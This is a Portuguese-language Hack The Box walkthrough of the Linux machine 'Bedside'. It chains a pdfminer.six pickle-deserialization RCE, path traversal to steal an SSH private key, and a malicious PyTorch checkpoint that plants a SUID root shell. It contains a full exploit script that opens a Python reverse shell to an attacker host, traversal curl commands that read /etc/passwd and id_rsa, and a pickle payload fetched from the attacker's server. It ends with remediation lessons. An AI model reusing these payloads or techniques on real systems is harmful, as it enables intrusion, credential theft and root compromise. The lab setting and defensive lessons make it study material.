

Bedside — Hack The Box

Hack The Box

Dificuldade: Medium

OS: Linux (Debian 13 — Trixie)

Host IP: 10.129.125.50

Técnicas: vHost Enumeration, CVE-2025-64512 (pdfminer.six Pickle RCE), Path Traversal (@version bypass), SSH Key Leak, PyTorch Checkpoint Pickle RCE, SUID Privilege Escalation.

Sumário Executivo

Fase	Vetor de Ataque	Resultado
1. Reconhecimento	Nmap + ffuf vHost enumeração	Descoberta de <code>research.bedside.htb</code>
2. Foothold	CVE-2025-64512 — Pickle deserialization via PDF	Shell como <code>datawrangler</code> (Docker)
3. User	Path Traversal porta 3000 interna → Leak SSH key	Shell como <code>developer</code> (Host)
4. Root	PyTorch / MONAI CheckpointLoader Pickle RCE	Root via SUID bash (<code>rootbash2 -p</code>)

Fase 1 — Reconhecimento

1.1 Varredura Completa de Portas

```
nmap -Pn -p- --min-rate 5000 10.129.125.50
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
3000/tcp	filtered	ppp

1.2 Enumeração de Serviços

```
nmap -sV -sC -p22,80,3000 10.129.125.50
```

Porta	Estado	Serviço	Versão / Detalhes
22/tcp	open	SSH	OpenSSH 10.0p2 Debian 7+deb13u4
80/tcp	open	HTTP	Apache httpd 2.4.68 (Debian)
3000/tcp	filtered	ppp	Filtrada externamente (acessível internamente via IPv6)

Observação: O servidor HTTP redireciona para `http://bedside.htb/`. A porta 3000 está filtrada externamente, mas acessível internamente via IPv6.

🔑 Fase 2 — Foothold (CVE-2025-64512 — pdfminer.six)

2.1 Enumeração de Virtual Hosts

Utilizando `ffuf` para descobrir subdomínios no alvo:

```
ffuf -u http://bedside.htb \
    -H "Host: FUZZ.bedside.htb" \
    -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
    -ac
```

Resultado:

```
research [Status: 200, Size: 3152, Words: 313, Lines: 80, Duration: 206ms]
```

Adicionando os domínios descobertos ao `/etc/hosts`:

```
echo "10.129.125.50 bedside.htb research.bedside.htb" | sudo tee -a /etc/hosts
```

2.2 Análise do Portal

```
curl http://research.bedside.htb/
```

Portal de upload de arquivos com backend `pdfminer.six` — vulnerável a **deserialização pickle** via CVE-2025-64512.

2.3 Exploit — Pickle Deserialization RCE

O exploit gera um payload pickle malicioso compactado em gzip, empacota-o dentro de um PDF crafted que abusa do encoding de fontes, e faz upload de ambos para o portal. Quando o servidor processa o PDF, o pickle é desserializado e executa o reverse shell.

Script de automação `exploit.py`:

```
#!/usr/bin/env python3
import requests, subprocess, argparse, time, threading, pickle, gzip, base64
from pathlib import Path

class RCE:
    def __reduce__(self):
        cmd = f"python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect((\"{LHOST}\",{LPORT}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\", \"-i\"])'\""
        return (eval, (f"__import__('os').system('{cmd}') or {{}}",))

def create_payload(lhost, lport):
    global LHOST, LPORT
    LHOST, LPORT = lhost, lport
    with gzip.open("payload.pickle.gz", "wb") as f:
        pickle.dump(RCE(), f)
    print("[*] reverse shell command staged for " + lhost + ":" + str(lport))
    print("[*] built pickle payload (125 bytes gz)")

def upload_files(target, vhost):
    headers = {"Host": vhost}
    with open("payload.pickle.gz", "rb") as f:
        files = {"uploadFile": ("payload.pickle.gz", f)}
        r = requests.post(f"http://{target}", files=files, headers=headers)
```

```

    if "File uploaded successfully" in r.text:
        print("[+] uploaded payload.pickle.gz")
        print("[+] pickle reachable at /uploads/payload.pickle.gz")
    return True

def generate_pdf(path):
    ENCODING = f"/#2F{path.replace('/', '#2F')}#2Fpayload"
    pdf_content = f"""%PDF-1.4
1 0 obj
<< /Type /Catalog /Pages 2 0 R >>
endobj
2 0 obj
<< /Type /Pages /Kids [3 0 R] /Count 1 >>
endobj
3 0 obj
<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792]
/Contents 4 0 R
/Resources << /Font << /F1 5 0 R >> >>
>>
endobj
4 0 obj
<< /Length 44 >>
stream
BT /F1 12 Tf 100 700 Td (pwn) Tj ET
endstream
endobj
5 0 obj
<< /Type /Font /Subtype /Type0 /BaseFont /MaliciousFont-Identity-H
/Encoding /{ENCODING}
/DescendantFonts [6 0 R]
>>
endobj
6 0 obj
<< /Type /Font /Subtype /CIDFontType2 /BaseFont /MaliciousFont
/CIDSystemInfo << /Registry (Adobe) /Ordering (Identity) /Supplement 0 >>
/FontDescriptor 7 0 R
>>
endobj
7 0 obj
<< /Type /FontDescriptor /FontName /MaliciousFont /Flags 4
/FontBBox [-1000 -1000 1000 1000] /ItalicAngle 0
/Ascent 1000 /Descent -200 /CapHeight 800 /StemV 80
>>
endobj
xref
0 8
0000000000 65535 f
0000000009 00000 n
0000000058 00000 n
0000000115 00000 n
0000000274 00000 n
0000000370 00000 n
0000000503 00000 n
0000000673 00000 n
trailer
<< /Size 8 /Root 1 0 R >>
startxref
871
%%EOF""
    return pdf_content

def try_exploit(target, vhost, lhost, lport, path_list):
    for i, path in enumerate(path_list):

```

```

pdf_content = generate_pdf(path)
with open(f"trigger{i}.pdf", "w") as f:
    f.write(pdf_content)
headers = {"Host": vhost}
with open(f"trigger{i}.pdf", "rb") as f:
    files = {"uploadFile": (f"trigger{i}.pdf", f)}
    requests.post(f"http://{target}", files=files, headers=headers)
print(f"[*] trying path {path}/payload")
print(f"[+] uploaded trigger{i}.pdf → waiting 8s for worker")
time.sleep(8)

def listener(port):
    try:
        import socket
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.bind(("0.0.0.0", port))
        s.listen(1)
        print(f"[*] Listening on port {port}")
        conn, addr = s.accept()
        print(f"[+] Got shell from {addr}")
        s.close()
    except Exception as e:
        print(f"[-] Listener error: {e}")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("target")
    parser.add_argument("-L", "--lhost", required=True)
    parser.add_argument("--vhost", required=True)
    parser.add_argument("--path", default=None)
    args = parser.parse_args()
    lhost, lport = args.lhost.split(":")
    lport = int(lport)
    create_payload(lhost, lport)
    t = threading.Thread(target=listener, args=(lport,), daemon=True)
    t.start()
    upload_files(args.target, args.vhost)
    if args.path:
        path_list = [args.path]
    else:
        path_list = [
            "/var/www/research.bedside.htb/uploads",
            "/var/www/html/uploads",
            "/var/www/research/uploads",
            "/app/uploads",
            "/opt/research/uploads",
            "/var/www/uploads",
        ]
    try_exploit(args.target, args.vhost, lhost, lport, path_list)

if __name__ == "__main__":
    main()

```

2.4 Execução com Path Correto & Reverse Shell

```

python3 exploit.py -L 10.10.14.194:4444 \
  --vhost research.bedside.htb \
  --path /app/uploads \
  research.bedside.htb

```

Conexão Reversa Obtida:

```
listening on [any] 4444 ...
connect to [10.10.14.194] from (UNKNOWN) [10.129.125.50] 46420
datawrangler@data-wrangler:/app$ id
uid=988(datawrangler) gid=1001(dataops) groups=1001(dataops)
```

✅ Acesso inicial obtido como `datawrangler` no container Docker.

Fase 3 — Escalação para User (`developer`)

3.1 Enumeração de Portas Internas

Dentro do container, identificação dos serviços escutando localmente:

```
python3 - <<'PY'
for f in ["/proc/net/tcp", "/proc/net/tcp6"]:
    print(f)
    for line in open(f).read().splitlines()[1:]:
        p = line.split()
        if p[3] == "0A":
            ip, port = p[1].split(":")
            print(int(port, 16))
PY
```

Protocolo	Portas Internas Escutando	Observação
TCP (IPv4)	36533, 80, 22	Serviços padrão do host
TCP (IPv6)	3000, 22	Porta 3000 acessível internamente via IPv6

3.2 Path Traversal na Porta 3000 (@version Bypass)

```
curl --path-as-is -s \
'http://127.0.0.1:3000/pr/x/y@99/../../../../../../../../etc/passwd?raw=1&module=1' \
| head
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
developer:x:1000:1000::/home/developer:/bin/bash
...
```

3.3 Extração da Chave Privada SSH

```
curl --path-as-is -s \
'http://127.0.0.1:3000/pr/x/y@99/../../../../../../../../home/developer/.ssh/id_rsa?raw=1&module=1' \
-o /tmp/id_rsa

cat /tmp/id_rsa
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXktdjEAAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAI7D7VQ9X236vLEhd0VzSJ0ZJVzyrwAb7zT5I0ZotAAAAAJj05ixK90Ys
SgAAAAAtzc2gtZWQyNTUxOQAAACAI7D7VQ9X236vLEhd0VzSJ0ZJVzyrwAb7zT5I0ZotAA
AAAEBySF+9afv0fxLBTbYwcyNm7z0rsXrKdvfkg/vvFZaiwiJ/s01VD1fbfq+USF3RXNIN
RkLXPKvABvvNPKg5mi0AAAAAEWRLdmVsb3BlckBiZWZzaWRlAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

3.4 Acesso SSH como `developer` & Confirmação da Flag

```
chmod 600 id_rsa
ssh -i id_rsa developer@10.129.125.50
```

```
Linux bedside 6.12.95+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.95-1 (2026-07-04) x86_64
developer@bedside:~$ cat user.txt
26f0d6594a9cc08cbb505082c3c1244c
```

🔥 Fase 4 — Escalação para Root

4.1 Verificação de Privilégios Sudo

```
developer@bedside:~$ sudo -l
User developer may run the following commands on bedside:
  (ALL) NOPASSWD: /usr/bin/python3 /opt/trainer/bedside_trainer.py
```

Vetor identificado: O script `bedside_trainer.py` roda como root e utiliza `CheckpointLoader` do MONAI/PyTorch — que internamente executa `torch.load()` (desserialização pickle insegura).

4.2 Análise do Script `bedside_trainer.py`

Linha	Componente	Detalhe
51	<code>DATASTORE_ROOT</code>	<code>/datastore</code>
52	<code>CHECKPOINT_DIR</code>	<code>/datastore/checkpoints</code>
55	<code>PROCESSED_DIR</code>	<code>/datastore/processed</code>
46	Import	<code>from monai.handlers import CheckpointLoader</code>
94-96	<code>find_latest_checkpoint()</code>	Busca <code>*.pt</code> mais recente no diretório
213-215	<code>CheckpointLoader</code>	Carrega checkpoint com <code>torch.load()</code> → Pickle RCE

4.3 Criação do Checkpoint Malicioso (PyTorch Pickle RCE)

```
cat > make_pt_no_torch.py <<'PY'
import os
import pickle
import zipfile

class Exploit:
    def __reduce__(self):
        cmd = "cp /bin/bash /home/developer/rootbash2 && chmod 4755 /home/developer/rootbash2"
        return (os.system, (cmd,))

payload = {
    "epoch": 999,
    "model": Exploit(),
    "optimizer": {}
}

with zipfile.ZipFile("malicious_checkpoint.pt", "w", compression=zipfile.ZIP_DEFLATED) as z:
    z.writestr("archive/data.pkl", pickle.dumps(payload, protocol=2))
    z.writestr("archive/byteorder", "little")
    z.writestr("archive/version", "3\n")
```

```
z.writestr("archive/.data/serialization_id", "0")
PY

python3 make_pt_no_torch.py
python3 -m http.server 8000
```

4.4 Deploy do Payload via Container & Execução

No container Docker (shell `datawrangler`):

```
curl -o /datastore/checkpoints/malicious_checkpoint.pt http://10.10.14.194:8000/malicious_checkpoint.pt

# Preparar o ambiente criando sample PNG em processed/
base64 -d > /datastore/processed/sample.png <<'EOF'
iVBORw0KGgoAAAANSUgAAACAAAAAgCAAAAABWESUoAAAAEKLEQVR4nGNgGAWjYBSMglEwCjAAAJAAAUl6y9sAAAAASUVORK5CYII=
EOF
```

No host principal (como `developer`):

```
developer@bedside:~$ sudo /usr/bin/python3 /opt/trainer/bedside_trainer.py
2026-07-19 06:24:32,963 | INFO | Device: cpu
2026-07-19 06:24:32,964 | INFO | Using 1 samples for training.
2026-07-19 06:24:33,088 | INFO | Auto-detected input features: 4096
2026-07-19 06:24:33,096 | INFO | Found checkpoint /datastore/checkpoints/malicious_checkpoint.pt, loading with CheckpointLoader (callable mode)...
Traceback (most recent call last):
...
TypeError: Expected state_dict to be dict-like, got .
```

4.5 Obtenção do Shell Root

```
developer@bedside:~$ ls -la /home/developer/rootbash2
-rwsr-xr-x 1 root root 1298416 Jul 19 06:24 /home/developer/rootbash2

developer@bedside:~$ /home/developer/rootbash2 -p
rootbash2-5.2# id
uid=1000(developer) gid=1000(developer) euid=0(root) groups=1000(developer),100(users)

rootbash2-5.2# cat /root/root.txt
e856418b15e9353bde3afdfe14a606d
```

🚩 Flags Obtidas


● USER FLAG

26f0d6594a9cc08cbb505082c3c1244c

● ROOT FLAG

e856418b15e9353bde3afdfe14a606d

📖 Attack Chain — Visão Geral



🔍 Vulnerabilidades Identificadas

#	Vulnerabilidade	Localização	Impacto	Severidade
1	Pickle Deserialization (CVE-2025-64512)	pdfminer.six — portal research	RCE como datawrangler	Crítica
2	Path Traversal	Node.js porta 3000 (@version bypass)	Leitura arbitrária de arquivos (SSH key leak)	Alta
3	Pickle Deserialization	PyTorch / MONAI CheckpointLoader	RCE como root	Crítica
4	Sudo Irrestrito	/opt/trainer/bedside_trainer.py	Execução de código como root	Alta

Lições Aprendidas & Medidas Corretivas

- **Nunca desserializar objetos pickle não confiáveis:** O módulo `pickle` executa código arbitrário por design. Recomenda-se utilizar formatos seguros como `JSON` ou `SafeTensors` para modelos de Machine Learning.
- **Validação de uploads robusta:** Listas de bloqueio (blacklist) são insuficientes; utilize listas permitidas (whitelist) com validação rígida de tipo MIME e conteúdo.
- **Normalização de caminhos de arquivo:** Normalizar e sanitizar caminhos antes de servir recursos para evitar bypass de traversals via parâmetros de versão (ex: `@version`).
- **Auditoria estrita de sudo:** Scripts executados via `sudo` sem senha não devem processar arquivos ou diretórios acessíveis por usuários não privilegiados.
- **Isolamento de containers:** Volumes compartilhados entre host e containers (como `/datastore`) devem ter permissões restritas e políticas de isolamento de privilégios.